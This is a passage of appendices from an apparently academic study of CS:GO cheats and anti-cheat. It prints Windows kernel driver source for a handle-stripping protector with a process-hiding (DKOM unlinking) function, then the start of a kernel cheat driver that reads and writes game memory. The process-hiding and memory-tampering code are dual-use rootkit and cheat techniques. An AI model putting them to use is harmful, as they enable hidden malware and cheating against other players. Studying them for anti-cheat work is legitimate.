— (n.d.[b]). *VirusTotal - File - 8bdb3ce10dee7a3249a186050d7f804bca19859f292ddad7ae8c5afbb649a07b* URL: https://www.virustotal.com/gui/file/8bdb3ce10dee7a3249a186050d7f804bca19859f292ddad7ae8c5afbb649a07b/detection (visited on 2nd May 2023).

Whims, S. (7th Jan. 2021a). *Asynchronous Procedure Calls - Win32 Apps*. URL: https://learn.microsoft.com/en-us/windows/win32/sync/asynchronous-procedure-calls (visited on 2nd May 2023).

— (6th Jan. 2021b). *Device Input and Output Control (IOCTL) - Win32 Apps*. URL: https://learn.microsoft.com/en-us/windows/win32/devio/device-input-and-output-control-ioctl- (visited on 7th May 2023).

xcp3r (5th Dec. 2022). *Xcp3r/CSGhost: CSGhost Is an Injector Program for CSGO Cheating*. URL: https://github.com/xcp3r/CSGhost (visited on 26th Apr. 2023).

Zhang, W. (28th Apr. 2023). *Bigzz/WRK*. URL: https://github.com/bigzz/WRK (visited on 13th May 2023).

8 Appendices

A Sagaantheepic

I Driver

Driver.c

```
#include <ntdef.h>
#include <ntifs.h>


DRIVER_INITIALIZE DriverEntry;
#pragma alloc_text(INIT, DriverEntry)
#define PROCESS_QUERY_LIMITED_INFORMATION      0x1000

typedef struct _OB_REG_CONTEXT {
    USHORT Version;
    UNICODE_STRING Altitude;
    USHORT ulIndex;
    OB_OPERATION_REGISTRATION *OperationRegistration;
} REG_CONTEXT, *PREG_CONTEXT;

UNICODE_STRING SACDriverName, SACSymbolName;
PVOID ObHandle = NULL;

//ULONG ProtectedProcess1 = 516; // The Usermode Anti Cheat PID
ULONG ProtectedProcess = 0; // Your game's PID
ULONG Lsass = 0;
ULONG Csrss1 = 0;
ULONG Csrss2 = 0;
ULONG ProtectedThreadID = 0;
// This function will be called when a handle is about to be created
OB_PREOP_CALLBACK_STATUS PreCallback(PVOID RegistrationContext,
 ↪  POB_PRE_OPERATION_INFORMATION OperationInformation)
{
    UNREFERENCED_PARAMETER(RegistrationContext);

    if (ProtectedProcess == 0)
        return OB_PREOP_SUCCESS;
```

```
32
33      if (Lsass == 0)
34          return OB_PREOP_SUCCESS;
35
36      if (Csrss1 == 0)
37          return OB_PREOP_SUCCESS;
38
39      if (Csrss2 == 0)
40          return OB_PREOP_SUCCESS;
41
42      PEPROCESS LsassProcess;
43      PEPROCESS Csrss1Process;
44      PEPROCESS Csrss2Process;
45      PEPROCESS ProtectedProcessProcess;
46
47      PEPROCESS OpenedProcess = (PEPROCESS)OperationInformation->Object,
48          CurrentProcess = PsGetCurrentProcess();
49
50      PsLookupProcessByProcessId(ProtectedProcess,
    ↪ &ProtectedProcessProcess); // Getting the PEPROCESS using the PID
51      PsLookupProcessByProcessId(Lsass, &LsassProcess); // Getting the
    ↪ PEPROCESS using the PID
52      PsLookupProcessByProcessId(Csrss1, &Csrss1Process); // Getting the
    ↪ PEPROCESS using the PID
53      PsLookupProcessByProcessId(Csrss2, &Csrss2Process); // Getting the
    ↪ PEPROCESS using the PID
54
55
56      if (OpenedProcess == Csrss1Process) // Making sure to not strip
    ↪ csrss's Handle, will cause BSOD
57          return OB_PREOP_SUCCESS;
58
59      if (OpenedProcess == Csrss2Process) // Making sure to not strip
    ↪ csrss's Handle, will cause BSOD
60          return OB_PREOP_SUCCESS;
61
62      if (OpenedProcess == CurrentProcess) // make sure the driver isn't
    ↪ getting stripped ( even though we have a second check )
63          return OB_PREOP_SUCCESS;
```

```
64
65      if (OpenedProcess == ProtectedProcess) // Making sure that the game
    ↪   can open a process handle to itself
66          return OB_PREOP_SUCCESS;
67
68      if (OperationInformation->KernelHandle) // allow drivers to get a
    ↪   handle
69          return OB_PREOP_SUCCESS;
70
71
72      // PsGetProcessId((PEPROCESS)OperationInformation->Object) equals to
    ↪   the created handle's PID, so if the created Handle equals to the
    ↪   protected process's PID, strip
73      if (PsGetProcessId((PEPROCESS)OperationInformation->Object) ==
    ↪   ProtectedProcess)
74      {
75
76          if (OperationInformation->Operation ==
    ↪   OB_OPERATION_HANDLE_CREATE) // striping handle
77          {
78
    ↪   OperationInformation->Parameters->CreateHandleInformation.DesiredAccess
    ↪   = (SYNCHRONIZE | PROCESS_QUERY_LIMITED_INFORMATION);
79          }
80          else
81          {
82
    ↪   OperationInformation->Parameters->DuplicateHandleInformation.DesiredAccess
    ↪   = (SYNCHRONIZE | PROCESS_QUERY_LIMITED_INFORMATION);
83          }
84
85          return OB_PREOP_SUCCESS;
86      }
87  }
88
89  // This happens after everything.
90  VOID PostCallBack(PVOID RegistrationContext,
    ↪   POB_POST_OPERATION_INFORMATION OperationInformation)
91  {
```

```
92      UNREFERENCED_PARAMETER(RegistrationContext);
93      UNREFERENCED_PARAMETER(OperationInformation);
94  }
95
96  // Unregistering the callback.
97  VOID UnRegister()
98  {
99      ObUnRegisterCallbacks(ObHandle); // unregistering the callback
100     ObHandle = NULL;
101 }
102
103 // Terminating a process of your choice using the PID, useful if the
    ↪ cheat is also using a driver to strip it's handles and therefore you
    ↪ can forcefully close it using the driver
104 NTSTATUS TerminatingProcess(ULONG targetPid)
105 {
106     NTSTATUS NtRet = STATUS_SUCCESS;
107     PEPROCESS PeProc = { 0 };
108     NtRet = PsLookupProcessByProcessId(targetPid, &PeProc);
109     if (NtRet != STATUS_SUCCESS)
110     {
111         return NtRet;
112     }
113     HANDLE ProcessHandle;
114     NtRet = ObOpenObjectByPointer(PeProc, NULL, NULL, 25, *PsProcessType,
    ↪ KernelMode, &ProcessHandle);
115     if (NtRet != STATUS_SUCCESS)
116     {
117         return NtRet;
118     }
119     ZwTerminateProcess(ProcessHandle, 0);
120     ZwClose(ProcessHandle);
121     return NtRet;
122 }
123
124 NTSTATUS DriverDispatchRoutine(PDEVICE_OBJECT pDeviceObject, PIRP pIrp)
125 {
126     PVOID buffer;
127     NTSTATUS NtStatus = STATUS_SUCCESS;
```

```
128     PIO_STACK_LOCATION pIo;
129     pIo = IoGetCurrentIrpStackLocation(pIrp);
130     pIrp->IoStatus.Information = 0;
131     switch (pIo->MajorFunction)
132     {
133     case IRP_MJ_CREATE:
134         NtStatus = STATUS_SUCCESS;
135         break;
136     case IRP_MJ_READ:
137         NtStatus = STATUS_SUCCESS;
138         break;
139     case IRP_MJ_WRITE:
140         break;
141     case IRP_MJ_CLOSE:
142         NtStatus = STATUS_SUCCESS;
143         break;
144     default:
145         NtStatus = STATUS_INVALID_DEVICE_REQUEST;
146         break;
147     }
148     pIrp->IoStatus.Status = STATUS_SUCCESS;
149     IoCompleteRequest(pIrp, IO_NO_INCREMENT);
150     return NtStatus;
151 }
152
153 // This will be called, if the driver is unloaded or just returns
    ↪ something
154 VOID DriverUnload(PDRIVER_OBJECT pDriverObject)
155 {
156
157     UnRegister();
158
159     IoDeleteSymbolicLink(&SACSymbolName);
160     IoDeleteDevice(pDriverObject->DeviceObject);
161
162     //DbgPrint("Unload called!");
163 }
164
165 void RemoveTheLinks(PLIST_ENTRY Current)
```

```
166 {
167
168     PLIST_ENTRY Previous, Next;
169
170     Previous = (Current->Blink);
171     Next = (Current->Flink);
172
173     // Loop over self (connect previous with next)
174     Previous->Flink = Next;
175     Next->Blink = Previous;
176
177     // Re-write the current LIST_ENTRY to point to itself (avoiding BSOD)
178     Current->Blink = (PLIST_ENTRY)&Current->Flink;
179     Current->Flink = (PLIST_ENTRY)&Current->Flink;
180
181     return;
182
183 }
184
185 ULONG LookForProcessOffsets()
186 {
187
188
189     ULONG pid_ofs = 0; // The offset we're looking for
190     int idx = 0;                // Index
191     ULONG pids[3];                                  // List of PIDs for our
    ↪ 3 processes
192     PEPROCESS eprocs[3];                // Process list, will contain 3
    ↪ processes
193
194                                 //Select 3 process PIDs and get their
    ↪ EPROCESS Pointer
195     for (int i = 16; idx<3; i += 4)
196     {
197         if (NT_SUCCESS(PsLookupProcessByProcessId((HANDLE)i,
    ↪ &eprocs[idx])))
198         {
199             pids[idx] = i;
200             idx++;
```

```
201         }
202     }
203
204
205     /*
206     Go through the EPROCESS structure and look for the PID
207     we can start at 0x20 because UniqueProcessId should
208     not be in the first 0x20 bytes,
209     also we should stop after 0x300 bytes with no success
210     */
211
212     for (int i = 0x20; i<0x300; i += 4)
213     {
214         if ((*(ULONG *)((UCHAR *)eprocs[0] + i) == pids[0])
215             && (*(ULONG *)((UCHAR *)eprocs[1] + i) == pids[1])
216             && (*(ULONG *)((UCHAR *)eprocs[2] + i) == pids[2]))
217         {
218             pid_ofs = i;
219             break;
220         }
221     }
222
223     ObDereferenceObject(eprocs[0]);
224     ObDereferenceObject(eprocs[1]);
225     ObDereferenceObject(eprocs[2]);
226
227
228     return pid_ofs;
229 }
230
231 // hides any process from the task bar and everything. only works for
    ↪  about 10 - 30 mins before patch guard is triggered and BSOD happens
232 PCHAR GhostProcess(UINT32 pid)
233 {
234
235
236     LPSTR result = ExAllocatePool(NonPagedPool, sizeof(ULONG) + 20);;
237
238
```

```
239     // Get PID offset nt!_EPROCESS.UniqueProcessId
240     ULONG PID_OFFSET = LookForProcessOffsets();
241 
242     // Check if offset discovery was successful
243     if (PID_OFFSET == 0) {
244         return (PCHAR)"Could not find PID offset!";
245     }
246 
247     // Get LIST_ENTRY offset nt!_EPROCESS.ActiveProcessLinks
248     ULONG LIST_OFFSET = PID_OFFSET;
249 
250 
251     // Check Architecture using pointer size
252     INT_PTR ptr;
253 
254     // Ptr size 8 if compiled for a 64-bit machine, 4 if compiled for
    ↪ 32-bit machine
255     LIST_OFFSET += sizeof(ptr);
256 
257     // Get current process
258     PEPROCESS CurrentEPROCESS = PsGetCurrentProcess();
259 
260     // Initialize other variables
261     PLIST_ENTRY CurrentList = (PLIST_ENTRY)((ULONG_PTR)CurrentEPROCESS +
    ↪ LIST_OFFSET);
262     PUINT32 CurrentPID = (PUINT32)((ULONG_PTR)CurrentEPROCESS +
    ↪ PID_OFFSET);
263 
264     // Check self
265     if (*(UINT32 *)CurrentPID == pid) {
266         RemoveTheLinks(CurrentList);
267         return (PCHAR)result;
268     }
269 
270     // Record the starting position
271     PEPROCESS StartProcess = CurrentEPROCESS;
272 
273     // Move to next item
```

```
274     CurrentEPROCESS = (PEPROCESS)((ULONG_PTR)CurrentList->Flink -
    ↪ LIST_OFFSET);
275     CurrentPID = (PUINT32)((ULONG_PTR)CurrentEPROCESS + PID_OFFSET);
276     CurrentList = (PLIST_ENTRY)((ULONG_PTR)CurrentEPROCESS +
    ↪ LIST_OFFSET);
277
278     // Loop until we find the right process to remove
279     // Or until we circle back
280     while ((ULONG_PTR)StartProcess != (ULONG_PTR)CurrentEPROCESS)
281     {
282
283         // Check item
284         if (*(UINT32 *)CurrentPID == pid) {
285             RemoveTheLinks(CurrentList);
286             return (PCHAR)result;
287         }
288
289         // Move to next item
290         CurrentEPROCESS = (PEPROCESS)((ULONG_PTR)CurrentList->Flink -
    ↪ LIST_OFFSET);
291         CurrentPID = (PUINT32)((ULONG_PTR)CurrentEPROCESS + PID_OFFSET);
292         CurrentList = (PLIST_ENTRY)((ULONG_PTR)CurrentEPROCESS +
    ↪ LIST_OFFSET);
293     }
294
295     return (PCHAR)result;
296 }
297
298 PDEVICE_OBJECT g_MyDevice; // Global pointer to our device object
299
300
301
302 NTSTATUS Create(PDEVICE_OBJECT DeviceObject, PIRP Irp)
303 {
304     Irp->IoStatus.Status = STATUS_SUCCESS;
305     Irp->IoStatus.Information = 0;
306
307     IoCompleteRequest(Irp, IO_NO_INCREMENT);
308     return STATUS_SUCCESS;
```

```
309 }
310 NTSTATUS Close(PDEVICE_OBJECT DeviceObject, PIRP Irp)
311 {
312     Irp->IoStatus.Status = STATUS_SUCCESS;
313     Irp->IoStatus.Information = 0;
314 
315     IoCompleteRequest(Irp, IO_NO_INCREMENT);
316     return STATUS_SUCCESS;
317 }
318 
319 // Request to read from usermode
320 #define IO_READ_REQUEST CTL_CODE(FILE_DEVICE_UNKNOWN, 0x0701 /* Our
    ↪  Custom Code */, METHOD_BUFFERED, FILE_SPECIAL_ACCESS)
321 
322 // Request to write virtual user memory (memory of a program) from kernel
    ↪  space
323 #define IO_UNLOADDRIVER_REQUEST CTL_CODE(FILE_DEVICE_UNKNOWN, 0x0702 /*
    ↪  Our Custom Code */, METHOD_BUFFERED, FILE_SPECIAL_ACCESS)
324 
325 
326 // datatype for read request
327 typedef struct _KERNEL_READ_REQUEST
328 {
329     ULONG CSGO;
330 
331     ULONG LSASS;
332     ULONG CSRSS;
333     ULONG CSRSS2;
334     ULONG ProtectedThread;
335     ULONG TerminatePrograms;
336 
337 } KERNEL_READ_REQUEST, *PKERNEL_READ_REQUEST;
338 
339 // database for unload details
340 typedef struct _KERNEL_UNLOADDRIVER
341 {
342     ULONG UnloadDriver;
343 
344 } KERNEL_UNLOADDRIVER, *PKERNEL_UNLOADDRIVER;
```

```
345
346 ULONG TerminateProcess = 0;
347 BOOLEAN  UnloadDriver = FALSE;
348 NTSTATUS IoControl(PDEVICE_OBJECT DeviceObject, PIRP Irp)
349 {
350     NTSTATUS Status;
351     ULONG BytesIO = 0;
352
353     PIO_STACK_LOCATION stack = IoGetCurrentIrpStackLocation(Irp);
354
355     // Code received from user space
356     ULONG ControlCode = stack->Parameters.DeviceIoControl.IoControlCode;
357     if (ControlCode == IO_UNLOADDRIVER_REQUEST)
358     {
359         PKERNEL_UNLOADDRIVER ReadInput =
    ↪ (PKERNEL_UNLOADDRIVER)Irp->AssociatedIrp.SystemBuffer;
360
361         if (ReadInput->UnloadDriver)
362         {
363             UnloadDriver = TRUE;
364         }
365     }
366     if (ControlCode == IO_READ_REQUEST)
367     {
368         // Get the input buffer & format it to our struct
369         PKERNEL_READ_REQUEST ReadInput =
    ↪ (PKERNEL_READ_REQUEST)Irp->AssociatedIrp.SystemBuffer;
370
371         if (ReadInput->ProtectedThread != 0)
372         {
373             ProtectedThreadID = ReadInput->ProtectedThread;
374         }
375         if (ReadInput->CSGO != 0)
376         {
377             ProtectedProcess = ReadInput->CSGO;
378         }
379
380         if (ReadInput->LSASS != 0)
381         {
```

```
382             Lsass = ReadInput->LSASS;
383         }
384 
385         if (ReadInput->CSRSS != 0)
386         {
387             Csrss1 = ReadInput->CSRSS;
388         }
389 
390         if (ReadInput->CSRSS2 != 0)
391         {
392             Csrss2 = ReadInput->CSRSS2;
393         }
394 
395         if (ReadInput->TerminatePrograms != 0)
396         {
397             TerminateProcess = ReadInput->TerminatePrograms;
398         }
399 
400         Status = STATUS_SUCCESS;
401         BytesIO = sizeof(KERNEL_READ_REQUEST);
402     }
403     else
404     {
405         // if the code is unknown
406         Status = STATUS_INVALID_PARAMETER;
407         BytesIO = 0;
408     }
409 
410     // Complete the request
411     Irp->IoStatus.Status = Status;
412     Irp->IoStatus.Information = BytesIO;
413     IoCompleteRequest(Irp, IO_NO_INCREMENT);
414 
415     return Status;
416 }
417 NTSTATUS CallBackHandle = STATUS_SUCCESS;
418 // Enabling the callback,
419 VOID EnableCallBack()
420 {
```

```
421
422     OB_OPERATION_REGISTRATION OBOperationRegistration;
423     OB_CALLBACK_REGISTRATION OBOCallbackRegistration;
424     REG_CONTEXT regContext;
425     UNICODE_STRING usAltitude;
426     memset(&OBOperationRegistration, 0,
    ↪ sizeof(OB_OPERATION_REGISTRATION));
427     memset(&OBOCallbackRegistration, 0,
    ↪ sizeof(OB_CALLBACK_REGISTRATION));
428     memset(&regContext, 0, sizeof(REG_CONTEXT));
429     regContext.ulIndex = 1;
430     regContext.Version = 120;
431     RtlInitUnicodeString(&usAltitude, L"1000");
432
433     if ((USHORT)ObGetFilterVersion() == OB_FLT_REGISTRATION_VERSION)
434     {
435         OBOperationRegistration.ObjectType = PsProcessType; // Use To
    ↪ Strip Handle Permissions For Threads PsThreadType
436         OBOperationRegistration.Operations = OB_OPERATION_HANDLE_CREATE |
    ↪ OB_OPERATION_HANDLE_DUPLICATE;
437         OBOperationRegistration.PostOperation = PostCallBack; // Giving
    ↪ the function which happens after creating
438         OBOperationRegistration.PreOperation = PreCallback; // Giving the
    ↪ function which happens before creating
439
440                                                             // Setting
    ↪ the altitude of the driver
441         OBOCallbackRegistration.Altitude = usAltitude;
442         OBOCallbackRegistration.OperationRegistration =
    ↪ &OBOperationRegistration;
443         OBOCallbackRegistration.RegistrationContext = &regContext;
444         OBOCallbackRegistration.Version = OB_FLT_REGISTRATION_VERSION;
445         OBOCallbackRegistration.OperationRegistrationCount = (USHORT)1;
446
447         CallBackHandle = ObRegisterCallbacks(&OBOCallbackRegistration,
    ↪ &ObHandle); // Register The CallBack
448
449
450     }
```

```
451
452
453     if (TerminateProcess != 0)
454     {
455         TerminatingProcess(TerminateProcess);
456         TerminateProcess = 0;
457     }
458 }
459
460 VOID MyLoadImageNotifyRoutine(
461 IN PUNICODE_STRING FullImageName,
462 IN HANDLE ProcessID,
463 IN PIMAGE_INFO iMAGEiNFO)
464 {
465     DbgPrintEx("Loaded Modules. ProcessID = %d, ThreadID = %d, Full
    ↪ ImageInfo = %d \n",
466         ProcessID, iMAGEiNFO, iMAGEiNFO);
467 }
468
469 VOID CreateThreadNotifyRoutine(
470     IN HANDLE ProcessId,
471     IN HANDLE ThreadId,
472     IN BOOLEAN Create
473 )
474 {
475     if (Create)
476     {
477         DbgPrintEx("Create Thread. ProcessID = %d, ThreadID = %d \n",
478             ProcessId, ThreadId);
479     }
480     else
481     {
482         DbgPrintEx("Delete Thread. ProcessID = %d, ThreadID = %d \n",
483             ProcessId, ThreadId);
484
485     }
486 }
487
488
```

```
489
490
491 // Driver's Main function. This will be called and looped through till
    ↪ returned, or unloaded.
492 NTSTATUS DriverEntry(PDRIVER_OBJECT pDriverObject, PUNICODE_STRING
    ↪ pUniStr)
493 {
494     DbgPrint("Loaded");
495     NTSTATUS NtRet = STATUS_SUCCESS;
496     PDEVICE_OBJECT pDeviceObj;
497     RtlInitUnicodeString(&SACDriverName, L"\\Device\\SACDriver1"); //
    ↪ Giving the driver a name
498     RtlInitUnicodeString(&SACSymbolName, L"\\DosDevices\\SACDriver1"); //
    ↪ Giving the driver a symbol
499     UNICODE_STRING deviceNameUnicodeString, deviceSymLinkUnicodeString;
500     NTSTATUS NtRet2 = IoCreateDevice(pDriverObject, 0, &SACDriverName,
    ↪ FILE_DEVICE_UNKNOWN, FILE_DEVICE_SECURE_OPEN, FALSE, &pDeviceObj);
501     if (NtRet2 == STATUS_SUCCESS)
502     {
503         ULONG i;
504         for (i = 0; i < IRP_MJ_MAXIMUM_FUNCTION; i++)
505         {
506             pDriverObject->MajorFunction[i] = DriverDispatchRoutine;
507         }
508
509
510         IoCreateSymbolicLink(&SACSymbolName, &SACDriverName);
511
512         pDriverObject->MajorFunction[IRP_MJ_CREATE] = Create;
513         pDriverObject->MajorFunction[IRP_MJ_CLOSE] = Close;
514         pDriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = IoControl;
515
516         pDeviceObj->Flags |= DO_DIRECT_IO;
517         pDeviceObj->Flags &= (~DO_DEVICE_INITIALIZING);
518     }
519     else
520     {
521         return STATUS_UNSUCCESSFUL;
522     }
```

```
523
524     pDriverObject->DriverUnload = DriverUnload; // Telling the driver,
    ↪   this is the unload function
525     EnableCallBack();
526
527     NTSTATUS ThreadChecking;
528     ThreadChecking =
    ↪   PsSetCreateThreadNotifyRoutine(*CreateThreadNotifyRoutine);
529     NTSTATUS LoadChecking;
530     LoadChecking =
    ↪   PsSetLoadImageNotifyRoutine(*MyLoadImageNotifyRoutine);
531
532
533     return NtRet;
534 }
```

Usermode.cpp

```
1  #include <windows.h>        // For HANDLE, DWORD, LPTSTR, LPDWORD,
   ↪  LPVOID, etc.
2  #include <tlhelp32.h>       // For PROCESSENTRY32W,
   ↪  CreateToolhelp32Snapshot, Process32FirstW, etc.
3  #include <string>           // For std::wstring, std::string
4  #include <vector>           // For std::vector
5  #include <iostream>         // For std::cout, std::endl
6  #include <psapi.h>          // For GetModuleBaseName and HeapAlloc
7
8  using namespace std;
9
10 vector<DWORD> GetPIDs(wstring targetProcessName)
11 {
12         vector<DWORD> pids;
13         if (targetProcessName == L"")
14                 return pids;
15         HANDLE snap = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
16         PROCESSENTRY32W entry;
17         entry.dwSize = sizeof entry;
18         if (!Process32FirstW(snap, &entry))
19                 return pids;
20         do {
```

```
21                  if (wstring(entry.szExeFile) == targetProcessName) {
22                          pids.emplace_back(entry.th32ProcessID);
23                  }
24          } while (Process32NextW(snap, &entry));
25          return pids;
26  }
27
28  // datatype for read request
29  typedef struct _KERNEL_READ_REQUEST
30  {
31          ULONG CSGO;
32
33          ULONG LSASS;
34          ULONG CSRSS;
35          ULONG CSRSS2;
36          ULONG UsermodeProgram;
37          ULONG TerminatePrograms;
38
39  } KERNEL_READ_REQUEST, *PKERNEL_READ_REQUEST;
40
41  // database for unload details
42  typedef struct _KERNEL_UNLOADDRIVER
43  {
44          ULONG UnloadDriver;
45
46  } KERNEL_UNLOADDRIVER, *PKERNEL_UNLOADDRIVER;
47
48  // Request to write to kernel mode
49  #define IO_READ_REQUEST CTL_CODE(FILE_DEVICE_UNKNOWN, 0x0701 /* Our
    ↪  Custom Code */, METHOD_BUFFERED, FILE_SPECIAL_ACCESS)
50
51  // Request to write virtual user memory (memory of a program) from kernel
    ↪  space
52  #define IO_UNLOADDRIVER_REQUEST CTL_CODE(FILE_DEVICE_UNKNOWN, 0x0702 /*
    ↪  Our Custom Code */, METHOD_BUFFERED, FILE_SPECIAL_ACCESS)
53
54  HANDLE hDriver;
55  bool SendProcessIDs(ULONG CSGO, ULONG LSASS, ULONG CSRSS, ULONG CSRSS2,
    ↪  ULONG USERMODEANTICHEAT, ULONG TerminatePrograms)
```

```
{
        if (hDriver == INVALID_HANDLE_VALUE)
                return false;

        DWORD Return, Bytes;
        KERNEL_READ_REQUEST ReadRequest;

        ReadRequest.CSGO = CSGO;
        ReadRequest.LSASS = LSASS;
        ReadRequest.CSRSS = CSRSS;
        ReadRequest.CSRSS2 = CSRSS2;
        ReadRequest.UsermodeProgram = USERMODEANTICHEAT;
        ReadRequest.TerminatePrograms = TerminatePrograms;

        // send code to our driver with the arguments
        if (DeviceIoControl(hDriver, IO_READ_REQUEST, &ReadRequest,
                sizeof(ReadRequest), &ReadRequest, sizeof(ReadRequest),
    ↪  &Bytes, NULL))
        {
                return true;
        }
        else
        {
                return false;
        }
}

#define MAX_PROCESSES 1024
DWORD FindProcessId(__in_z LPCTSTR lpcszFileName)
{
        LPDWORD lpdwProcessIds;
        LPTSTR  lpszBaseName;
        HANDLE  hProcess;
        DWORD   i, cdwProcesses, dwProcessId = 0;

        lpdwProcessIds = (LPDWORD)HeapAlloc(GetProcessHeap(), 0,
    ↪  MAX_PROCESSES * sizeof(DWORD));
        if (lpdwProcessIds != NULL)
        {
```

```
93                  if (EnumProcesses(lpdwProcessIds, MAX_PROCESSES *
    ↪ sizeof(DWORD), &cdwProcesses))
94                  {
95                          lpszBaseName =
    ↪ (LPTSTR)HeapAlloc(GetProcessHeap(), 0, MAX_PATH * sizeof(TCHAR));
96                          if (lpszBaseName != NULL)
97                          {
98                                  cdwProcesses /= sizeof(DWORD);
99                                  for (i = 0; i < cdwProcesses; i++)
100                                 {
101                                         hProcess =
    ↪ OpenProcess(PROCESS_QUERY_INFORMATION | PROCESS_VM_READ, FALSE,
    ↪ lpdwProcessIds[i]);
102                                         if (hProcess != NULL)
103                                         {
104                                                 if
    ↪ (GetModuleBaseName(hProcess, NULL, lpszBaseName, MAX_PATH) > 0)
105                                                 {
106                                                         if
    ↪ (!lstrcmpi(lpszBaseName, lpcszFileName))
107                                                         {
108                                                                 dwProcessId
    ↪ = lpdwProcessIds[i];
109                                                                 CloseHandle(hProcess)
110                                                                 break;
111                                                         }
112                                                 }
113                                                 CloseHandle(hProcess);
114                                         }
115                                 }
116                                 HeapFree(GetProcessHeap(), 0,
    ↪ (LPVOID)lpszBaseName);
117                         }
118                 }
119                 HeapFree(GetProcessHeap(), 0, (LPVOID)lpdwProcessIds);
120         }
121         return dwProcessId;
122 }
123
```

```
124
125 int main(int argc, char *argv[])
126 {
127         HANDLE hDevice;
128         DWORD dwReturn;
129         DWORD ProcessId, write;
130
131         hDriver = CreateFileA("\\\\.\\SACDriver", GENERIC_READ |
    ↪ GENERIC_WRITE,
132                 FILE_SHARE_READ | FILE_SHARE_WRITE, 0, OPEN_EXISTING, 0,
    ↪ 0);
133
134         DWORD csrss1 = NULL;
135         DWORD csrss2 = NULL;
136         wstring we1 = L"";
137         wstring lsassNoStr1 = we1 +L'c' + L's' + L'r' + L's' + L's' +
    ↪ L'.' + L'e' + L'x' + L'e';
138         vector<DWORD> pidsLsass1 = GetPIDs(lsassNoStr1);
139         if (pidsLsass1.empty())
140                 cout << "Not Found" << endl;
141         sort(pidsLsass1.begin(), pidsLsass1.end()); // In case there is
    ↪ several lsass.exe running (?) take the first one (based on PID)
142         csrss1 = pidsLsass1[0];
143         csrss2 = pidsLsass1[1];
144         if (!csrss1)
145                 cout << "Not Found" << endl;
146         if (!csrss2)
147                 cout << "Not Found" << endl;
148
149         DWORD pivotPID = NULL;
150         wstring we = L"";
151         wstring lsassNoStr = we + L'l' + L's' + L'a' + L's' + L's' + L'.'
    ↪ + L'e' + L'x' + L'e';
152         vector<DWORD> pidsLsass = GetPIDs(lsassNoStr);
153         if (pidsLsass.empty())
154                 cout << "Not Found" << endl;
155         sort(pidsLsass.begin(), pidsLsass.end()); // In case there is
    ↪ several lsass.exe running (?) take the first one (based on PID)
156         pivotPID = pidsLsass[0];
```

```
157         if (!pivotPID)
158                 cout << "Not Found" << endl;
159
160
161         if (SendProcessIDs(FindProcessId("csgo.exe"), pivotPID, csrss1,
    ↪  csrss2, (ULONG)GetCurrentProcessId(), 0))
162         {
163                 cout << "Sent Data" << endl;
164         }
165         else
166         {
167                 cout << "False" << endl;
168         }
169 }
```

II Simple-Millin-Kernel

Driver.c

```
1  #include "ntos.h"
2  #include <ntifs.h>
3  #include <ntddk.h>
4  #include <windef.h>
5  #include <wdf.h>
6  #include <ntdef.h>
7
8  // Request to read virtual user memory (memory of a program) from kernel
    ↪  space
9  #define IO_READ_REQUEST CTL_CODE(FILE_DEVICE_UNKNOWN, 0x0701 /* Our
    ↪  Custom Code */, METHOD_BUFFERED, FILE_SPECIAL_ACCESS)
10
11 // Request to write virtual user memory (memory of a program) from kernel
    ↪  space
12 #define IO_WRITE_REQUEST CTL_CODE(FILE_DEVICE_UNKNOWN, 0x0702 /* Our
    ↪  Custom Code */, METHOD_BUFFERED, FILE_SPECIAL_ACCESS)
13
14 // Request to retrieve the process id of csgo process, from kernel space
15 #define IO_GET_ID_REQUEST CTL_CODE(FILE_DEVICE_UNKNOWN, 0x0703 /* Our
    ↪  Custom Code */, METHOD_BUFFERED, FILE_SPECIAL_ACCESS)
16
```

```
17 // Request to retrieve the base address of client.dll in csgo.exe from
   ↪ kernel space
18 #define IO_GET_MODULE_REQUEST CTL_CODE(FILE_DEVICE_UNKNOWN, 0x0704 /* Our
   ↪ Custom Code */, METHOD_BUFFERED, FILE_SPECIAL_ACCESS)
19
20
21 PDEVICE_OBJECT pDeviceObject; // our driver object
22 UNICODE_STRING dev, dos; // Driver registry paths
23
24 ULONG csgoId, ClientAddress;
25
26 // datatype for read request
27 typedef struct _KERNEL_READ_REQUEST
28 {
29         ULONG ProcessId;
30
31         ULONG Address;
32         ULONG Response;
33         ULONG Size;
34
35 } KERNEL_READ_REQUEST, *PKERNEL_READ_REQUEST;
36
37 typedef struct _KERNEL_WRITE_REQUEST
38 {
39         ULONG ProcessId;
40
41         ULONG Address;
42         ULONG Value;
43         ULONG Size;
44
45 } KERNEL_WRITE_REQUEST, *PKERNEL_WRITE_REQUEST;
46
47 NTSTATUS UnloadDriver(PDRIVER_OBJECT pDriverObject);
48 NTSTATUS CreateCall(PDEVICE_OBJECT DeviceObject, PIRP irp);
49 NTSTATUS CloseCall(PDEVICE_OBJECT DeviceObject, PIRP irp);
50
51 NTSTATUS KeReadVirtualMemory(PEPROCESS Process, PVOID SourceAddress,
   ↪ PVOID TargetAddress, SIZE_T Size)
52 {
```

```
53          PSIZE_T Bytes;
54          if (NT_SUCCESS(MmCopyVirtualMemory(Process, SourceAddress,
    ↪  PsGetCurrentProcess(),
55                  TargetAddress, Size, KernelMode, &Bytes)))
56                  return STATUS_SUCCESS;
57          else
58                  return STATUS_ACCESS_DENIED;
59  }
60
61  NTSTATUS KeWriteVirtualMemory(PEPROCESS Process, PVOID SourceAddress,
    ↪  PVOID TargetAddress, SIZE_T Size)
62  {
63          PSIZE_T Bytes;
64          if (NT_SUCCESS(MmCopyVirtualMemory(PsGetCurrentProcess(),
    ↪  SourceAddress, Process,
65                  TargetAddress, Size, KernelMode, &Bytes)))
66                  return STATUS_SUCCESS;
67          else
68                  return STATUS_ACCESS_DENIED;
69  }
70
71  // set a callback for every PE image loaded to user memory
72  // then find the client.dll & csgo.exe using the callback
73  PLOAD_IMAGE_NOTIFY_ROUTINE ImageLoadCallback(PUNICODE_STRING
    ↪  FullImageName,
74          HANDLE ProcessId, PIMAGE_INFO ImageInfo)
75  {
76          // Compare our string to input
77          if (wcsstr(FullImageName->Buffer, L"\\csgo\\bin\\client.dll")) {
78                  // if it matches
79                  DbgPrintEx(0, 0, "Loaded Name: %ls \n",
    ↪  FullImageName->Buffer);
80                  DbgPrintEx(0, 0, "Loaded To Process: %d \n", ProcessId);
81
82                  ClientAddress = ImageInfo->ImageBase;
83                  csgoId = ProcessId;
84          }
85  }
86
```

```
87
88  // IOCTL Call Handler function
89
90  NTSTATUS IoControl(PDEVICE_OBJECT DeviceObject, PIRP Irp)
91  {
92          NTSTATUS Status;
93          ULONG BytesIO = 0;
94
